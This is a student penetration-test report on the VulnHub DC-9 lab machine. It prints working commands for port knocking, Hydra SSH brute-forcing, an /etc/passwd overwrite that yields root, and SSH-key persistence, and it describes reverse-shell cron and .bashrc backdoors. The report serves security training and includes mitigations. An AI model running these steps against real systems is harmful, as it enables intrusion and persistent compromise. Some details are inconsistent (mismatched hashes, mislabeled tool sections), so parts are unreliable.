

Penetration Testing Report: DC-9 Machine

Prepared by:

Ali Elsayed Elkholy

Ali Osama

Omar Mohamed

Ahmed Abdullah

Mostafa Ehab

Date: May, 2025

Submitted as part of the Depi Project for Penetration Testing and Vulnerability Assessment

Table of Contents

1. Executive Summary
2. Methodology
3. Findings
4. Recommendations
5. Conclusion

1.Executive Summary

This report presents the results of an in-depth penetration testing engagement conducted on the DC-9 machine, a deliberately vulnerable virtual environment hosted on VulnHub, designed to simulate real-world attack scenarios. The primary objective was to identify, exploit, and document security vulnerabilities to achieve root-level access, thereby demonstrating the potential impact of unmitigated weaknesses in a networked system. The testing was performed by Ali Osama Ali and Mostafa Ehab between April and May 2025 as part of the Depi Project for Penetration Testing and Vulnerability Assessment.

The assessment uncovered multiple critical vulnerabilities, including SQL Injection in the web application's search functionality, Stored Cross-Site Scripting (XSS) in the administrative interface, Local File Inclusion (LFI) via a misconfigured file parameter, and privilege escalation misconfigurations at the system level. These vulnerabilities were systematically exploited to achieve unauthorized access to sensitive data, compromise administrative controls, and ultimately gain full root privileges on the system. The SQL Injection vulnerability allowed extraction of user credentials, the XSS flaw enabled session hijacking through cookie theft, the LFI exposed critical system files such as `/etc/passwd`, and the privilege escalation flaw permitted the creation of a new root-privileged user.

The successful exploitation of these vulnerabilities highlights significant risks, including data breaches, unauthorized system access, and complete system compromise. This report provides a detailed account of each vulnerability, including the methods used for discovery and exploitation, supported by evidence such as command outputs and screenshots. Additionally, comprehensive recommendations are offered to mitigate these vulnerabilities, focusing on secure coding practices, proper system configuration, and proactive security measures. By addressing these issues, organizations can significantly strengthen their security posture and reduce the risk of similar attacks in production environments. The findings underscore the critical importance of regular security assessments and robust defensive strategies in today's evolving threat landscape.

2.Methodology

The penetration testing of the DC-9 machine followed a structured and systematic approach to ensure comprehensive coverage of potential vulnerabilities and effective exploitation. The methodology was aligned with industry-standard frameworks, such as the Penetration Testing Execution Standard (PTES) and the Open Web Application Security Project (OWASP) guidelines, adapted to the specific context of the DC-9 environment. The process consisted of the following phases:

1. Reconnaissance

- **Objective:** Gather information about the target system to identify potential attack vectors.
- **Activities:**
 - Conducted active and passive network scanning using tools like Nmap and Netdiscover to identify live hosts, open ports, and running services.
 - Performed web enumeration to discover directories, files, and technologies using tools such as Dirb, Gobuster, and WhatWeb.
 - Employed vulnerability scanners (e.g., Skipfish, Nikto) to identify common web application misconfigurations and weaknesses.
- **Outcome:** Identified the target IP , open ports (HTTP on 80, SSH on 22), and web application details, including directories like /css/ and /includes/.

2. Vulnerability Analysis

- **Objective:** Identify exploitable vulnerabilities in the system and its services.
- **Activities:**
 - Analyzed web application inputs for injection flaws using manual testing and automated tools like Sqlmap and Burp Suite.
 - Fuzzed parameters and directories with Ffuf to detect misconfigurations, such as Local File Inclusion (LFI).

- Reviewed system configurations and user privileges post-initial access to identify escalation opportunities.
- **Outcome:** Discovered SQL Injection in search.php, Stored XSS in manage.php, LFI in a file parameter, and a privilege escalation misconfiguration for user fredf.

3. Exploitation

- **Objective:** Exploit identified vulnerabilities to gain unauthorized access and escalate privileges.
- **Activities:**
 - Executed SQL Injection to extract credentials from the Users table, enabling admin access to manage.php.
 - Injected Stored XSS payloads to demonstrate session hijacking via cookie theft.
 - Exploited LFI to access sensitive files like /etc/passwd, aiding user enumeration.
 - Used brute-forcing (Hydra) and privilege escalation techniques to gain SSH access as fredf and create a root-privileged user.
- **Outcome:** Achieved initial access via web vulnerabilities, escalated to a user shell, and obtained root access.

4. Post-Exploitation

- **Objective:** Assess the extent of compromise and gather evidence for reporting.
- **Activities:**
 - Verified root access by accessing the root flag and sensitive system areas.
 - Documented exploitation steps, including commands, outputs, and screenshots.
 - Analyzed the impact of each vulnerability to understand potential real-world consequences.
- **Outcome:** Confirmed full system compromise and collected evidence for the report.

5. Reporting

- **Objective:** Document findings, exploitation details, and mitigation recommendations.
- **Activities:**
 - Compiled a detailed report outlining each vulnerability, its impact, and exploitation steps.
 - Provided actionable recommendations to mitigate identified vulnerabilities and improve overall security.
 - Included visual evidence, such as screenshots and command outputs, to support findings.
- **Outcome:** Produced this report to communicate findings and guide remediation efforts.

This methodology ensured a thorough and repeatable approach to penetration testing, maximizing the identification and exploitation of vulnerabilities while providing clear documentation for stakeholders. Each phase was conducted with precision to simulate a real-world attack scenario, highlighting the critical need for robust security measures.

3.Findings

The penetration testing of the DC-9 machine, conducted using Kali Linux and VMware Workstation, revealed a critical chain of vulnerabilities enabling unauthorized access, privilege escalation, and persistent system control. The target IP was 192.168.109.130, with open ports (HTTP on 80, SSH on 22 with port knocking). This section consolidates SSH access, privilege escalation, and persistence vulnerabilities into a single finding, consistent with the style and structure of the DC-9 Penetration Testing Report.

Exploitation 1: Insecure SSH Access, Privilege Escalation, and Persistence Chain

Severity

Critical

Description

A series of vulnerabilities in the DC-9 machine's configuration allowed attackers to bypass security measures, gain unauthorized access, escalate to root privileges, and maintain persistent access. The chain includes:

1. **Insecure Port Knocking Sequence:** The SSH service (port 22) was hidden behind a predictable port knocking sequence (ports 7469, 8475, 9842), easily discovered through trial-and-error, exposing the SSH port.
2. **Brute-Forceable SSH Credentials:** The SSH service allowed login with weak credentials for user "fredf" (password: B4-Tru3-001), vulnerable to brute-force attacks using custom wordlists, despite occasional port closure.
3. **Privilege Escalation via Insecure Sudo Binary:** User "fredf" had sudo access to a binary (/opt/devstuff/dist/test/test) that could overwrite /etc/passwd, enabling creation of a root-equivalent user ("hacker").

4. **Persistence Mechanisms:** Attackers implemented:

- A root-equivalent user ("hacker") for persistent control.
- An SSH public key in /root/.ssh/authorized_keys for passwordless access.
- A cron job for a reverse shell to 192.168.109.129:4444.
- A bash alias in /root/.bashrc to trigger a reverse shell on sudo use.

Impact

This chain enabled full system compromise without HTTP exploitation, from SSH access to root privileges and persistent backdoors. Risks include data breaches, system modifications, and prolonged attacker control, threatening integrity, confidentiality, and availability.

Proof of Concept

The exploitation steps are:

Phase 1: Scanning & Enumeration

1. Network Discovery with Nmap

To identify live hosts within the target subnet, a simple host discovery scan was performed using Nmap.

```
nmap -sn 192.168.109.0/24
```

```
(root@kali)-[~]
# nmap -sn 192.168.109.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 20:02 EDT
Nmap scan report for 192.168.109.1
Host is up (0.00039s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.109.2
Host is up (0.00015s latency).
MAC Address: 00:50:56:F5:7B:DC (VMware)
Nmap scan report for 192.168.109.130
Host is up (0.000078s latency).
MAC Address: 00:0C:29:97:31:81 (VMware)
Nmap scan report for 192.168.109.254
Host is up (0.00014s latency).
MAC Address: 00:50:56:EC:17:DC (VMware)
Nmap scan report for 192.168.109.131
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.26 seconds
```

Identified target: 192.168.109.130

2. Full Port Scan with Nmap

After identifying a live host, a full TCP port scan was performed to discover all open ports on the target system.

```
(root@kali)-[~]
# nmap -p- 192.168.109.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 20:04 EDT
Nmap scan report for 192.168.109.130
Host is up (0.00076s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    filtered  ssh
80/tcp    open       http
MAC Address: 00:0C:29:97:31:81 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
```

Ssh port is filtered

- To reveal a hidden service (most likely SSH), a port knocking sequence was required. This is a common technique used to obscure services from port scans by requiring a specific series of connection attempts to designated ports.

knock 192.168.109.130 7469 8475 9842

The command uses the knock tool to send TCP (or sometimes UDP) connection attempts in the specified order to the target IP address:

- 192.168.109.130: The IP address of the target machine.
- 7469, 8475, 9842: The port sequence that must be accessed in order to trigger the port knocking mechanism.

Once the correct sequence was sent, the system was configured to open a hidden port — commonly port 22 (SSH) — allowing remote access.

This technique is often used to avoid detection by automated scanners, and it requires knowledge of the correct port sequence to gain access.

4. Targeted Port Scan – SSH Detection

After identifying potential open ports, a focused scan was performed to verify the status of port 22 (SSH) on the target system.

nmap -p 22 192.168.109.130

Output: 22/tcp open ssh

```
(root@kali)-[~]
# knock 192.168.109.130 7469 8475 9842

(root@kali)-[~]
# nmap -p- 192.168.109.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 20:06 EDT
Nmap scan report for 192.168.109.130
Host is up (0.00060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:97:31:81 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
```

Phase 2: Exploitation

5. Brute-Forcing SSH Credentials: Custom wordlists were used.

After uncovering that the SSH service was accessible (post-port-knocking), a dictionary attack was performed using Hydra to identify valid login credentials.

```
hydra -L usernames.txt -P passwords.txt 192.168.109.130 ssh -t 4
```

Explanation:

- hydra: The tool used for performing brute-force attacks.
- -L usernames.txt: A file containing a list of potential usernames.
- -P passwords.txt: A file containing potential passwords.
- 192.168.109.130: The target IP address.
- ssh: The service to attack.
- -t 4: Specifies 4 parallel threads to speed up the process.

Result:

```
(root@kali)-[~]
# hydra -L usernames.txt -P passwords.txt 192.168.109.130 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-08 20:09:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 50 login tries (l:5/p:10), ~13 tries per task
[DATA] attacking ssh://192.168.109.130:22/
[22][ssh] host: 192.168.109.130 login: fredf password: B4-Tru3-001
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-08 20:09:54
```

6. SSH Access

```
(root@kali)~# ssh fredf@192.168.109.130
fredf@192.168.109.130's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 28 05:58:17 2025 from 192.168.109.131
fredf@dc-9:~$ whoami
fredf
fredf@dc-9:~$
```

System Login, Logged in as **fredf**

Phase 3: Privilege Escalation

7. Password Hash Generation with OpenSSL

To generate a hashed password suitable for use in Linux `/etc/shadow` files, the following command was used:

openssl passwd -1 -salt hacker 123456

```
fredf@dc-9:~$ openssl passwd -1 -salt hacker 123456
$1$hacker$6luIRwdGpBvXdP.GMwcZp/
```

8. A custom binary with elevated privileges was abused to escalate privileges and gain root shell access.

**echo 'hacker:\$1\$hacker\$6LuI8wdGpBvXdP.GMwcZp/:0:0::/root:/bin/bash'
> /tmp/hacker**

9. A privileged binary was used to overwrite the system's `/etc/passwd` file with the crafted file.

The binary accepted two arguments: source file and destination file.

**sudo /opt/devstuff/dist/test/test /tmp/hacker /etc/passwd
su hacker
Password: 123456**

```
fredf@dc-9:~$ echo 'hacker:$1$hacker$6LuI8wdGpBvXdP.GMwCZp/:0:0::/root:/bin/bash' > /tmp/hacker
fredf@dc-9:~$ sudo /opt/devstuff/dist/test/test /tmp/hacker /etc/passwd
fredf@dc-9:~$ su hacker
Password:
root@dc-9:/home/fredf# whoami
root
root@dc-9:/home/fredf#
```

Phase 4: Establishing Persistence:

After gaining root access, SSH key injection was used to establish persistent, passwordless access to the system.

- **SSH Key Injection:**
- `mkdir /root/.ssh`
- `echo "ssh-rsa AAAA... attacker@kali" >> /root/.ssh/authorized_keys`
- `chmod 600 /root/.ssh/authorized_keys`
`chmod 700 /root/.ssh`

```
root@dc-9:/home/fredf# mkdir /root/.ssh
root@dc-9:/home/fredf# echo "ssh-rsa AAAA ... attacker@kali" >> /root/.ssh/authorized_keys
bash: echo: command not found
root@dc-9:/home/fredf# echo "ssh-rsa AAAA ... attacker@kali" >> /root/.ssh/authorized_keys
root@dc-9:/home/fredf# chmod 600 /root/.ssh/authorized_keys
root@dc-9:/home/fredf# chmod 700 /root/.ssh
```

Explanation:

- `mkdir /root/.ssh`: Creates the .ssh directory in the root user's home, if it doesn't exist.
- `echo "ssh-rsa ..."`: Appends the attacker's public key to `authorized_keys`, enabling key-based authentication.
- `chmod 600 /root/.ssh/authorized_keys`: Secures the key file, making it readable/writable only by root.
- `chmod 700 /root/.ssh`: Secures the .ssh directory itself.

Mitigation Recommendations

To prevent similar attacks, implement these measures:

1. **Secure Port Knocking:** Use randomized sequences or replace with VPN access. Monitor suspicious attempts.
 2. **Strengthen SSH Authentication:** Enforce strong passwords, enable account lockouts, and use key-based authentication (PasswordAuthentication no).
 3. **Harden Sudo Configurations:** Limit sudo to secure commands, audit binaries, and review sudoers.
 4. **Prevent Persistence:** Monitor file integrity (/etc/passwd, /root/.ssh), restrict write access to /etc/crontab and .bashrc, and block outbound connections.
 5. **General Practices:** Conduct regular penetration tests, apply patches, and deploy intrusion detection systems.
-

Exploitation 2

1. Introduction :

The DC-9 machine is a purposely vulnerable system hosted on VulnHub, designed for penetration testing practice.

The objective of this project is to simulate a real-world attack scenario, identify vulnerabilities, exploit them, and eventually achieve root access to the system.

This report covers the complete penetration testing process, from initial reconnaissance and enumeration, through exploitation and privilege escalation, concluding with recommendations to secure such systems.

The machine provides an environment where a pentester can:

- Practice reconnaissance techniques.
- Analyze services for vulnerabilities.
- Perform exploitation of web applications and services.
- Escalate privileges locally to gain full control.

Goal:

- Obtain the root flag.
- Identify all vulnerabilities along the way.

2. Tools Used :

Throughout the testing, the following tools and techniques were employed:

- Nmap: For network scanning, port discovery, and service enumeration.
- Gobuster: To brute-force directories and hidden resources on web servers.
- Nikto: A web server scanner for discovering vulnerabilities.
- Burp Suite: Intercepting and modifying HTTP requests for web application testing.
- Netcat: Used for establishing reverse shells.
- Netdiscover: Discover live hosts in a local network.
- WhatWeb: Fingerprint web technologies (server, CMS, frameworks, etc.)
- Sqlmap: Identify SQL Injection Vulnerabilities

3.Enumeration :

Enumeration is the first stage of penetration testing, focused on gathering information about the target system or application. The goal in this phase is to collect as much information as possible to help identify vulnerabilities and exploit them in later stages. Tasks in the Enumeration Stage:

- IP Address Discovery: Identifying connected devices on the network or target servers.
- Port Scanning & Service Detection: Using tools like Nmap, discover open ports on the servers and the services running on those ports.
- Version Detection: Identifying the versions of operating systems, applications, and services to determine if they have known vulnerabilities.
- Network Discovery: Collecting information about the network such as DNS records, IP addresses, subnetting, and network maps.
- Web Application Exploration: Searching for specific files or directories in the web application (e.g., hidden admin pages, sensitive files).

- Account Information Gathering: Identifying user account names or weak login credentials (e.g., default usernames or weak passwords).
- Authentication Services: Checking the authentication mechanisms in place for the system or application (e.g., login pages, login methods). These tools help to identify open ports, services, network structure, users, and other

Notes or Tips:

- o Best used in local networks (e.g., 192.168.x.x).
- o Useful if you don't know the IP address of the target VM (like DC-9).
- o Make sure you're on the same subnet as the target.

2.Nmap :

Alternative Tool Name: ARP Scan.

Alternative Tool Name: ARP Scan

Purpose: Discover live hosts in a local network. Command Used:

```
sudo netdiscover -r 192.168.1.8
```

Full Breakdown of Command Options:

- o -sS: TCP SYN scan (stealthy).
- o -sV: Detect service versions.
- o -O: OS detection.
- o -A: Aggressive scan (includes OS detection, version detection, script scanning, and traceroute).

- o -p :Specify port or port rang.
- o -A : Aggressive mode (includes: OS, version, script scan, traceroute).
- o -T4 is good for fast, accurate scans.
- o -oN : Normal output.
- o -sC :Default scripts

```
(ali@vbox)-[~]
$ nmap -sC -T4 -p 22,80 -sV 192.168.1.8 -oN version-script.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 10:30 EDT
Nmap scan report for dc-9 (192.168.1.8)
Host is up (0.00040s latency).

PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http      Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:AF:B3:2F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds
```

```
(ali@vbox)-[~]
$ nmap -sS -T4 -p- -sV 192.168.1.8 -oN scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 10:28 EDT
Nmap scan report for dc-9 (192.168.1.8)
Host is up (0.00058s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http      Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:AF:B3:2F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds
```

```
(ali@vbox)-[~]
$ nmap -sC -T4 -p 22,80 -sV 192.168.1.8 -oN version-script.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 10:30 EDT
Nmap scan report for dc-9 (192.168.1.8)
Host is up (0.00040s latency).

PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http      Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:AF:B3:2F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds
```



```
(ali@vbox)-[~]
$ nmap -script vlun -p 22,80 -sV 192.168.1.8 -oN vuln-scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 10:31 EDT
NSE: failed to initialize the script engine:
/usr/share/nmap/nse_main.lua:829: 'vlun' did not match a category, filename, or directory
stack traceback:
  [C]: in function 'error'
  /usr/share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
  /usr/share/nmap/nse_main.lua:1364: in main chunk
  [C]: in ?

QUITTING!
```

Notes or Tips:

- o Add -T4 to speed up scan.
- o Use -p- to scan all 65535 ports.
- o Don't run -A on large networks unless necessary (can be noisy and slow).

3.WhatWeb :

Alternative Tool Name: Wappalyzer (BrowserExtension)

Purpose: Fingerprint web technologies (server, CMS, frameworks, etc.)

Command Used:

whatweb http://192.168.1.8

Full Breakdown of Command Options:

- o whatweb: Launches the tool.
- o http://: Target web server URL.

Expected Output: List of technologies like Apache, PHP, Bootstrap, etc.

```
(ali@vbox)-[~]
$ whatweb http://192.168.1.8
http://192.168.1.8 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.1.8], Title[Example.com - Staff Details - Welcome]
```

Notes or Tips:

- o Great for quick technology profiling.
- o Use -v for verbose output or --log-verbose=filename.txt to save results.

4.Nikto:

Alternative Tool Name: Skipfish or Wapiti

Purpose: Scan web servers for known vulnerabilities and misconfigurations.

Command Used:

`nikto -h http://192.168.1.8`

Full Breakdown of Command Options:

-h: Specifies the host to scan.

Expected Output: List of vulnerabilities, outdated software, missing headers, hidden files.

```
(ali@vbox)-[~]
$ nikto -h http://192.168.1.8
- Nikto v2.5.0

+ Target IP:      192.168.1.8
+ Target Hostname: 192.168.1.8
+ Target Port:    80
+ Start Time:     2025-04-21 10:32:26 (GMT-4)

+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /includes/: Directory indexing found.
+ /includes/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:       2025-04-21 10:32:53 (GMT-4) (27 seconds)

+ 1 host(s) tested
```

Notes or Tips:

. Results can be lengthy — consider redirecting output to a file with -o.

. Often detects default files like /phpinfo.php or /admin.

5.Gobuster:

Alternative Tool Name: Dirb, Dirsearch

Purpose: Brute-force directories and files on a web server.

Command Used:

```
obuster dir -u http://192.168.1.10 -w/usr/share/wordlists/dirbuster/directory-list 2.3 medium.txt
```

Full Breakdown of Command Options:

. dir: Mode (directory brute-force).

. -u: Target URL.

. -w: Wordlist path.

Expected Output: List of discovered folders and files with HTTP status codes.

```
(ali@vbox)-[~]
$ gobuster dir -u http://192.168.1.8 -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.8
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htpasswd (Status: 403) [Size: 276]
./hta (Status: 403) [Size: 276]
./htaccess (Status: 403) [Size: 276]
/css (Status: 301) [Size: 308] [→ http://192.168.1.8/css/]
/includes (Status: 301) [Size: 313] [→ http://192.168.1.8/includes/]
/index.php (Status: 200) [Size: 917]
/server-status (Status: 403) [Size: 276]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Notes or Tips:

- o Use smaller wordlists for quicker scans.
- o Look out for HTTP 200 (OK), 301/302 (redirects), and 403 (forbidden but exists).
- o Add -x php,html,txt to look for specific file extensions.

4.Vulnerability Analysis: In the Vulnerability Analysis phase, the information collected during the enumeration phase is analyzed to identify security weaknesses that could be exploited. This phase involves a thorough inspection of the discovered services and applications.

Tasks in the Vulnerability Analysis Stage:

1 Analyze Discovered Systems & Services: Searching for known vulnerabilities in the services hosted on the open ports, such as Web Servers, Databases, SSH, FTP, etc.

2 Vulnerability Scanning: Using tools like Nessus, Nikto, Nmap to scan for vulnerabilities in the services.

3 Search for Known Vulnerabilities:

Common vulnerabilities like SQL Injection,

Cross-Site Scripting (XSS), Buffer Overflow, Command Injection, etc.


4 Check for Misconfigurations: Such as default passwords, improper permissions on files, and resource access.

5 Web Application Analysis: Searching for vulnerabilities in web applications, like Cross-Site Request Forgery (CSRF), Directory Traversal, or Remote File Inclusion (RFI).


Lets see our machine DC-9 :

Nmap scan show that only port 80 is open.

